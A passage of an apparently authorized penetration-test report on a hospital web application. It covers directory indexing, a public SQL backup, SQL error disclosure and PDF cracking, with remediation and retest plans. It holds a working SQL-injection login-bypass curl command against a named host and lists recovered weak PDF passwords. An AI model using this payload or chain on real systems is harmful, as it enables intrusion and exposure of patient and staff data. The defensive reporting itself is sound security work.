curl -k -sS -o /tmp/b.html -w "status=%{http_code} size=%{size_download} redirect=%{redirect_url}\n" -X POST
"https://medirozahospital.com/patient/login.php" --data-urlencode "username=admin' -- -" --data-urlencode
"password=wrongpassword123"
```

Observed exploit: status=302, redirect=https://medirozahospital.com/patient/portal.php.

The decisive property is the state transition. The password remained the same invalid value in both requests; the username field was the only changed control. The resulting authenticated portal was confirmed in the browser.



Evidence: patient login form.*Evidence: controlled SQLi request.**Evidence: HTTP 302 response after controlled input.*



Evidence: browser-confirmed portal access.

Impact

Authentication boundary bypass followed by access to patient reporting functions.

Root cause / control failure

The observable control failure is that untrusted authentication input can influence database query behavior. The exact application source code was not available in this black-box assessment.

Remediation

- Use parameterized queries/prepared statements
- remove string concatenation from authentication queries
- use a least-privileged DB account
- implement generic authentication errors
- add SQLi regression tests for quote/comment/boolean payloads
- invalidate sessions after authentication failures and monitor anomalous session creation.

Retest criteria

Baseline and malicious login inputs must both remain unauthenticated; all malformed inputs must produce a generic failure and no portal redirect.

F-04 — Verbose SQL/database error disclosure

CRITICALITY	CVSS v3.1	CWE
MEDIUM	5.3	CWE-209

Technical description


A malformed SQL payload caused the application to return a `mysqli_query` syntax warning containing database-layer implementation details. The message exposed the database error class and query parsing context. This is separate from F-03 because it represents an error-handling weakness even though it is closely related to the injection.

Why the evidence matters

Verbose production errors shorten the feedback loop for an attacker by revealing that input reached the database layer and by exposing implementation-specific diagnostics.

Confirmed evidence

The application returned a `mysqli_query` syntax warning when supplied malformed SQL syntax. The disclosure confirms that the input reached the database layer and exposes implementation details that should not appear in a production response.



Evidence: SQL error / application behavior.

Impact

Database implementation details disclosed to the remote requester.

Root cause / control failure

The message exposed the database error class and query parsing context. This is separate from F-03 because it represents an error-handling weakness even though it is closely related to the injection.

Remediation

- Disable `display_errors` in production
- return generic errors
- log detailed exceptions server-side
- protect log files from web access
- add tests that malformed input never reveals database exceptions.

Retest criteria

Malformed SQL-like input must not disclose database driver, query syntax, stack trace or implementation details.

F-05 — Sensitive patient-report retrieval following authentication bypass

CRITICALITY	CVSS v3.1	CWE
HIGH	8.1*	CWE-639

Technical description


After authentication bypass, the patient portal displayed three pathology reports. The HTML exposed `download.php?id=1`, `id=2` and `id=3`. Each request returned HTTP 200 with `application/pdf` and the captured files were preserved as evidence. The assessment does not claim a standalone cross-patient IDOR because a separate legitimate-patient-to-other-patient authorization test was not performed.

Why the evidence matters


The security impact is nevertheless demonstrated: bypassing the patient authentication boundary reaches confidential report objects. The documents were subsequently subjected to offline password recovery, proving that application-level access to the files was the key control point.

Confirmed evidence

- Portal displayed three pathology-report entries.
- Download endpoints used sequential identifiers 1, 2 and 3.
- All three requests returned HTTP 200 `application/pdf`.
- Retrieved sizes: 3,657 bytes; 3,611 bytes; 3,735 bytes.



Evidence: patient portal and report list.



Evidence: HTML links to download.php?id=1..3.



403

Forbidden

Access to this resource on the server is denied!

Proudly powered by [LiteSpeed Web Server](#)

Please be advised that LiteSpeed Technologies Inc. is not a web hosting company and, as such, has no control over content found on this site.

Evidence: report listing view.

Impact

Three confidential pathology-report PDFs were retrieved after the auth bypass.

Root cause / control failure

The HTML exposed download.php?id=1, id=2 and id=3. Each request returned HTTP 200 with application/pdf and the captured files were preserved as evidence. The assessment does not claim a standalone cross-patient IDOR because a separate legitimate-patient-to-other-patient authorization test was not performed.

Remediation

- Bind each download to the authenticated patient/record owner

- authorize the object server-side
- use opaque identifiers or short-lived signed URLs
- log document access
- deny access by default
- test horizontal authorization separately.

Retest criteria

Authenticated users must receive only records they are authorized to view; unauthorized report IDs must return a consistent denial.

F-06 — Predictable/disclosed patient-report storage path

CRITICALITY	CVSS v3.1	CWE
LOW	3.1*	CWE-200 / A01

Technical description


The portal exposed sequential numeric report identifiers and the parent directory disclosed a reports/ storage path. Direct browsing of /patient/reports/ returned HTTP 403, which is positive directory protection, but the path itself remained discoverable.

Why the evidence matters

Predictable identifiers and disclosed storage locations reduce enumeration effort. The practical impact is limited by the observed 403 and should not be overstated as arbitrary file read.

Confirmed evidence

The application exposes sequential object identifiers and a storage directory name. This is not treated as proof of arbitrary file read because direct browsing of /patient/reports/ returned 403.



Related evidence: patient directory exposes storage/log metadata while direct reports directory is protected.

Impact

Sequential report identifiers and a disclosed storage path reduce discovery effort.

Root cause / control failure

Direct browsing of /patient/reports/ returned HTTP 403, which is positive directory protection, but the path itself remained discoverable.

Remediation

- Use opaque identifiers

- store files outside the web root
- authorize downloads against record ownership
- return uniform responses for unknown/unauthorized IDs.

Retest criteria

Sequential or guessed identifiers must not expose unauthorized objects; storage paths must not be directly browsable.

F-07 — Public disclosure of error-log filename/metadata

CRITICALITY	CVSS v3.1	CWE
MEDIUM	5.3*	CWE-200


Technical description

The /patient/ directory listing disclosed an error_log filename and metadata, including an approximately 243 KB file size in the captured listing. The evidence does not establish that the log contents were directly readable, so no log-content disclosure is claimed.

Why the evidence matters

Knowing a log exists and its filename can help an attacker target error-handling artifacts. The final severity depends on whether the file is readable and whether it contains secrets or stack traces.

Confirmed evidence



Evidence: error_log filename and metadata in directory listing.

Impact

Directory indexing reveals an application error log filename and metadata.

Root cause / control failure

The evidence does not establish that the log contents were directly readable, so no log-content disclosure is claimed.

Remediation

- Keep logs outside the web root
- deny direct access to *.log and error_log
- rotate and protect logs
- monitor unusual requests for log filenames.

Retest criteria

Direct requests for error_log and log extensions must be denied; logs must reside outside the public document root.

F-08 — Server/hosting fingerprint disclosure

CRITICALITY	CVSS v3.1	CWE
LOW	3.1*	CWE-200

Technical description

The web and hosting stack disclosed service and platform fingerprints, including LiteSpeed and reverse-proxy/openresty behavior. Service enumeration also identified shared-hosting management and mail services.

Why the evidence matters

Fingerprinting is generally defense-in-depth. It becomes materially important when a specific exposed component is vulnerable, but this assessment did not establish such an exploit.

Confirmed evidence

Observed fingerprints include LiteSpeed, HAProxy/openresty behavior and shared-hosting service banners. Direct-to-IP HTTP behavior differed from hostname behavior, which is consistent with host-based routing/SNI and is not itself classified as a vulnerability.

Impact

Web and hosting-layer fingerprints are externally observable.

Root cause / control failure

Service enumeration also identified shared-hosting management and mail services.

Remediation

- Minimize unnecessary version banners
- keep reverse-proxy and origin software patched
- reduce management exposure
- verify that shared-hosting services are intentionally reachable.

Retest criteria

Unnecessary version details should be minimized and exposed services should remain patched and intentionally reachable.

6. Technical Foundations — What the Evidence Means

This section explains the observed weaknesses in plain technical language before the report returns to the exploitation narrative. It is included so a reviewer who is not yet experienced with web application security can understand why each response is significant and how the individual controls are supposed to work.

6.1 What an HTTP authentication boundary should do

A login endpoint normally receives a username and password, verifies those values against a trusted identity store, and creates an authenticated session only when the verification succeeds. The security invariant is simple: an invalid credential set must never produce the same authenticated state as a valid credential set. In this

assessment, the baseline request and the controlled SQL input produced materially different states even though the supplied password remained invalid.

6.2 Why the baseline matters

A professional exploit record begins with a baseline because a single response can otherwise be misinterpreted. Here, the baseline returned HTTP 200, 2,281 bytes and no redirect. The exploit request returned HTTP 302 and a Location header pointing to portal.php. The controlled variable was the username field. This makes the state transition attributable to the input change rather than to a generic portal redirect.

6.3 Conceptual SQL injection model

The following is an illustrative model, not recovered source code. It shows the class of coding error that can produce the observed behavior:

```
SELECT id FROM users WHERE username = '$username' AND password = '$password';
```

If application code builds a query by concatenating untrusted text, quote characters can terminate a string literal and comment syntax can cause the remainder of a predicate to be ignored. Parameterized queries prevent the database from treating the supplied value as executable SQL syntax. In a secure implementation, the username is data, not part of the SQL program.

6.4 Why the SQL error is a separate finding

Verbose SQL errors and SQL injection are related but distinct controls. SQL injection is the ability to alter database query semantics. Error disclosure is the failure to hide internal implementation details from the requester. Even if parameterization is corrected, production error handling should still prevent database-driver messages, stack traces and query fragments from reaching users.

6.5 Directory indexing in beginner terms

A normal web server can return a list of files when a directory has no index document and auto-indexing is enabled. That behavior is convenient for public file repositories but dangerous for application directories. The server in this assessment effectively turned internal file names into a menu: the attacker could browse the directory first and then request the interesting file directly. robots.txt does not change this because robots.txt tells crawlers what to avoid; it does not enforce authorization.

6.6 Why the backup is more serious than an ordinary file leak

The exposed object was not a harmless image or obsolete public document. It was a structured database backup with table definitions and rows. A structured backup gives an attacker a reusable dataset: records can be searched, aggregated, correlated and copied without additional parsing of a human-readable page. The captured header itself labels the database as confidential, making the deployment contradiction especially clear.

6.7 Application authorization versus document encryption

The patient-report path demonstrates two different security layers. Application authorization decides whether a user may retrieve a report. PDF encryption protects the file if someone obtains the file without the password. The assessment shows why the first control must be correct even when the second exists: once the application returns the encrypted file, the attacker can work on it offline without further interaction with the application.

6.8 What CVSS is and is not

CVSS is a technical scoring system for communicating severity characteristics such as network reachability, attack complexity, privileges, user interaction and impact. It is not a legal conclusion, a prediction of financial

loss or a replacement for business context. Scores marked with an asterisk are retained as provisional values from the assessment where environmental assumptions matter.

7. Evidence-to-Finding Traceability

A high-quality penetration test should allow a reviewer to walk backward from a finding to the exact artifact that proves it. The matrix below provides that traceability.

Finding	Primary evidence	Secondary evidence	Boundary / limitation
F-01	Directory-index screenshots for /old/, /patient/ and /staff/	HTML and command register	Directory listing is confirmed; no claim that every listed file is readable
F-02	Public SQL backup artifact and browser evidence	Payroll/shareholder analysis	Exposure is directly confirmed; legal/regulatory consequences are outside scope
F-03	Baseline/exploit HTTP differential and Burp response	Browser-confirmed portal access	sqlmap did not independently confirm because of 403/connection instability
F-04	Captured SQL syntax warning	SQLi request/response evidence	Exact unseen source code is not claimed
F-05	Three HTTP 200 PDF responses	Portal screenshots and download links	Standalone cross-patient IDOR not tested
F-06	Sequential report identifiers and exposed reports/ path	403 response for direct reports directory	No arbitrary file-read claim
F-07	Directory listing showing error_log metadata	Related patient directory screenshot	Log contents not claimed readable
F-08	HTTP/service fingerprints	Nmap service scan	No banner-specific exploit established

Evidence strength scale

Level	Meaning	Use in this report
E3 — Direct exploit proof	Controlled input causes a reproducible security-state change	F-03
E2 — Direct exposure	Unauthenticated request returns sensitive artifact	F-02
E1 — Corroborating evidence	Screenshots/HTML reinforce a directly observed behavior	F-01/F-05/F-07
E0 — Contextual	Technology or configuration observation without exploit proof	F-08

8. Attack-Path Graph & Trust Boundaries

The compromise can be understood as a sequence of trust-boundary crossings. The attacker begins outside the application and should be stopped at multiple independent boundaries. Instead, several boundaries fail in sequence.

Boundary	Expected control	Observed condition	Consequence
Internet → web root	Sensitive files denied	Directory indexing exposed application artifacts	Enumeration

Boundary	Expected control	Observed condition	Consequence
Web root → backup data	Backups outside public root	SQL backup directly downloadable	HR/shareholder disclosure
User input → SQL engine	Parameterized query	Controlled input changes authentication behavior	Auth bypass
Session → patient portal	Valid authenticated session required	Portal reached after SQLi state change	Patient function access
Session → report object	Server-side ownership check	Three report objects returned	Patient-report retrieval
Retrieved PDF → document content	Strong document protection	Legacy PDF protection + weak passwords	Offline recovery

This model is useful for remediation because it shows why fixing only one symptom may leave another path open. Removing the SQL backup does not fix SQL injection; fixing SQL injection does not remove the exposed backup. The controls must be corrected independently.

9. Bounty-Grade Reproducibility Standard

The project is written to the evidence standard expected from a high-quality vulnerability submission: a reviewer should be able to reproduce the important behavior without trusting an assertion. The standard used here is deliberately stricter than “scanner found it.”

Requirement	Implementation in this project
Clear scope	Target hostname and authorization boundary are stated at the front of the report
Minimal exploit	The SQLi proof changes one field while holding the password constant
Baseline comparison	Normal invalid login is captured before the exploit request
Impact proof	Portal access and three PDF responses are preserved
Independent corroboration	Burp/browser evidence supplements curl output
Tool honesty	sqlmap limitations are recorded instead of being rewritten as confirmation
Data quantification	Exposed database records are counted and aggregated
Evidence integrity	SHA-256 inventory and organized artifacts are retained
Remediation verification	Every major finding has a concrete retest condition

How a reviewer should reproduce the core finding

- Request the patient login form and confirm the username/password POST fields.
- Send the baseline invalid credentials and record HTTP 200/no redirect.
- Change only the username to the authorized test payload and repeat the request.
- Confirm the HTTP 302 Location header points to portal.php.
- Open the redirected portal and verify the report list.
- Retrieve the three report objects and compare status, size and content type.
- For the backup path, request the known SQL filename without authentication and verify the file is returned.

10. Attacker Effort vs Defender Effort

The observed attack chain has low operational friction. The attacker does not need a custom exploit framework, privileged network access or user interaction. Most steps consist of ordinary HTTP requests followed by offline

file analysis. This is an important security property: when exploitation is simple, a vulnerability can be abused at scale even if the underlying code defect is small.

Stage	Attacker requirement	Defender control that should stop it
Discovery	Web browser/curl	Disable directory listing and remove sensitive files
Backup access	Known filename	Keep backups outside public web root
SQLi	HTTP POST request	Parameterized query
Portal access	HTTP redirect/session	Correct authentication invariant
Report retrieval	Known numeric ID	Record-level authorization
PDF recovery	Offline CPU time + wordlist	Strong document password/modern encryption

11. Remediation Engineering — From Patch to Control

A professional remediation plan should specify not only what to change but how the change can be verified. The following control sequence turns the findings into an engineering backlog.

Control	Implementation task	Verification artifact
Public-file hygiene	Move backups/logs/archives outside document root	Web scan + 403/404 evidence
Directory controls	Disable auto-indexing and deny legacy paths	Unauthenticated directory tests
Authentication	Use prepared statements and safe password verification	Regression suite + code review
Error handling	Disable database exception display	Malformed-input response captures
Object authorization	Check session identity against report owner	Horizontal authorization test matrix
Document protection	Use strong passwords and current encryption	qpdf/security policy check
Monitoring	Correlate failed login → portal session	SIEM rule + sample alert
Deployment pipeline	Fail builds containing .sql/.bak/log artifacts in web root	CI artifact scan

CI/CD prevention ideas

- Fail a build if database dumps or backup extensions appear under the web document root.
- Run a dynamic smoke test against authentication endpoints with quote/comment payloads.
- Verify that production error responses contain no database driver names or stack traces.
- Test that a valid session can access its own report but cannot access another user's report.
- Include secret scanning and artifact scanning before deployment.

12. Retest Runbook

The retest should be performed after remediation in a controlled maintenance window. The objective is not merely to see whether the original payload stops working; the objective is to verify that the underlying security invariant has been restored.

Step	Retest action	Pass condition
R1	Request /old/, /patient/ and /staff/	No directory indexes

Step	Retest action	Pass condition
	anonymously	
R2	Request the known SQL backup and common backup names	No sensitive content
R3	Submit invalid credentials	No authenticated session
R4	Submit quote/comment/boolean SQLi probes	No state change; generic error
R5	Inspect response headers and error bodies	No DB implementation detail
R6	Authenticate as a test patient	Portal opens only after valid authentication
R7	Request own report	200 only when authorized
R8	Request another patient's report ID	403/404; no content
R9	Enumerate sequential IDs	No cross-user disclosure
R10	Inspect logs/SIEM	Expected alerts for test activity

Retest closure evidence

- Before/after HTTP captures with sensitive tokens redacted.
- Screenshots showing denied directory and backup access.
- Authentication regression output.
- Authorization matrix for report objects.
- Deployment evidence showing sensitive artifacts are outside the public document root.
- SIEM/detection screenshots showing the expected alerts.

13. Threat Model & Abuse Cases

The assessment is best understood as an external attacker operating without credentials, relying on publicly reachable HTTP functionality and ordinary tooling. The following abuse cases convert the technical findings into realistic attacker objectives without assuming capabilities that were not demonstrated.

Abuse case	Entry condition	Observed enabler	Security objective
Discover restricted application surface	Unauthenticated HTTP access	Directory indexing	Reduce externally enumerable attack surface
Acquire internal business records	No credentials required	Public SQL backup	Keep sensitive data outside public web root
Bypass patient authentication	Patient login endpoint reachable	SQL injection	Preserve authentication invariant
Retrieve patient documents	Portal session exists	Report download endpoint	Authorize each object server-side
Recover protected document content	Encrypted PDFs acquired	Weak passwords + legacy protection	Use modern document protection and strong secrets
Identify defensive gaps	Verbose errors/fingerprints	SQL warnings + banners	Minimize implementation disclosure

Threat assumptions

- Attacker has ordinary internet connectivity and can send HTTP requests.
- Attacker does not begin with a valid patient or staff credential.

- Attacker does not need social engineering or user interaction for the demonstrated chain.
- Attacker can perform offline analysis once files are legitimately retrieved from the application.
- The assessment does not assume access to the hosting provider control panel or unrelated shared-hosting tenants.

14. SQL Injection Validation Decision Record

A useful professional record should explain not only what succeeded, but also what did not. This prevents tool output from being selectively interpreted and shows how the final conclusion was reached.

Validation step	Result	Interpretation
Normal invalid login	HTTP 200, no redirect	Baseline established
Controlled SQL syntax mutation	HTTP 302 to portal.php	Manual authentication bypass confirmed
Browser follow-up	Authenticated portal displayed	State change corroborated visually
Burp capture	302 response with Location header	Independent request/response evidence
sqlmap	Repeated 403/connection failures	Inconclusive automated validation
Final determination	Confirmed manual SQLi/auth bypass	Manual evidence is authoritative

This decision record is important because a negative automated result does not invalidate a reproducible manual exploit when the automated tool was prevented from receiving stable application responses. At the same time, the report does not claim that sqlmap confirmed the flaw.

What would constitute a false positive here?

- A redirect that occurred for both baseline and malicious requests would not prove authentication bypass.
- A portal page that was publicly accessible without a session would not prove a login bypass.
- A 302 response without browser confirmation would be weaker evidence because the destination might still enforce authentication.
- A scanner-only result without a reproducible request/response pair would not meet the evidence standard used in this report.

15. Cryptographic Analysis — What V=2 / R=3 Means

The PDF artifacts reported version 1.4 and Standard security-handler parameters V=2 and R=3 with 128-bit encryption. These values identify a legacy PDF encryption profile. The assessment does not claim that every document using these parameters is instantly breakable; the observed practical weakness came from the combination of retrievable files, recoverable passwords and the authorized offline cracking workflow.

Layer	Observed condition	Security implication
File format	PDF 1.4	Older document format
Security handler	Standard	Password-based protection
V	2	Legacy encryption configuration
R	3	Legacy revision associated with 128-bit RC4/AES-era PDF security handling
Key length	128-bit	Cryptographic parameter recorded from qpdf
Password quality	123456 / password / !@#\$\$%^&	Weak secrets defeated offline
Application access	Files returned after auth bypass	Primary control failure

Why offline cracking changes the threat model

An online login attempt is constrained by server-side controls such as rate limiting, lockout and monitoring. Once an encrypted file is downloaded, password guesses can be made offline without generating additional application requests. That is why document passwords must be strong enough to resist offline guessing and why the application must prevent unauthorized file retrieval in the first place.

16. Network Exposure Interpretation

The service scan revealed FTP, SMTP, DNS, POP3/IMAP and cPanel-related services in addition to the web application. A professional report should distinguish “reachable” from “vulnerable.” Reachability establishes attack surface; it does not by itself prove exploitation or misconfiguration.

Observation class	What it proves	What it does not prove
Open port	A network service answered the scan	That the service is vulnerable
Service fingerprint	A protocol/software identity was inferred	That a known CVE is exploitable
Direct-IP 403	Routing differs from hostname path	That host routing is insecure
Shared-hosting identity	Infrastructure appears multi-tenant	That another tenant is reachable

This distinction is particularly important for portfolio work: overclaiming a network-service vulnerability weakens credibility. The report therefore records auxiliary services as attack surface and reserves vulnerability classifications for conditions that were actually demonstrated.

17. Data Exposure Quantification

Quantification converts a generic “data leak” statement into a measurable security impact. The captured backup contains 30 staff records and 10 shareholder records. The staff salary field totals ZAR 2,027,000 per month across the 30 records, with a minimum of ZAR 19,000, a maximum of ZAR 160,000 and an average of ZAR 67,566.67.

Data class	Observed quantity	Why it matters
Employee identity	30 records	Enables identity correlation and targeted abuse
National identifiers	30 values in source backup	Sensitive personal identifier exposure
Direct contact data	30 email/phone sets in source backup	Targeting and impersonation risk
Compensation	30 salary values	Internal HR confidentiality exposure
Shareholders	10 records	Corporate ownership exposure
Patient reports	3 PDFs retrieved	Sensitive clinical-data exposure

Data minimization principle

The full raw SQL is retained as evidence because the authorized technical objective required analysis, but the narrative deliberately prefers aggregate statistics. This approach preserves proof while reducing unnecessary repetition of sensitive information.

18. Professional Evidence Packaging

Evidence quality is part of the security deliverable. The project package uses numbered folders so a reviewer can move from reconnaissance through exploitation, document recovery, database exposure and final reporting without relying on an undocumented personal workstation state.

Package area	Purpose
00_Source_Archives	Preserve source material used as the basis for the assessment
01_Assignment	Authorization/scope reference
02_Recon	DNS/HTTP/application reconnaissance
03_Network_Scans	Port and service enumeration
04_Web_App_Access	Browser/Burp screenshots and web evidence
05_SQLi_and_Burp	Injection and request/response proof
06_Patient_Reports	Retrieved PDF artifacts
07_PDF_Cracking	Hashes and password-recovery outputs
08_Database_Exposure	Captured SQL backup
09_Reports	Report deliverables
10_Manifests	Inventory and SHA-256 integrity records

Evidence naming convention

Screenshot names were normalized from informal filenames into descriptive, numbered names such as 04_SQLi_Auth_Bypass_Response.png and 06_Public_SQL_Backup.png. The goal is to make evidence self-describing and easier to review, archive and reference in future retests.

19. Portfolio Presentation Strategy

The confidential technical report should not be uploaded verbatim to a public portfolio because it contains recovered passwords, patient-report artifacts and personal/corporate records. The project can still be presented strongly by publishing a sanitized case study that retains the attack narrative, sanitized screenshots, severity table, methodology, remediation and evidence methodology while removing credentials and personal identifiers.

Portfolio element	Recommended public treatment
Project title	Independent Web Application Security Assessment & Exploitation Case Study
Role	Security Researcher / Penetration Tester — Chandrashekar Bala
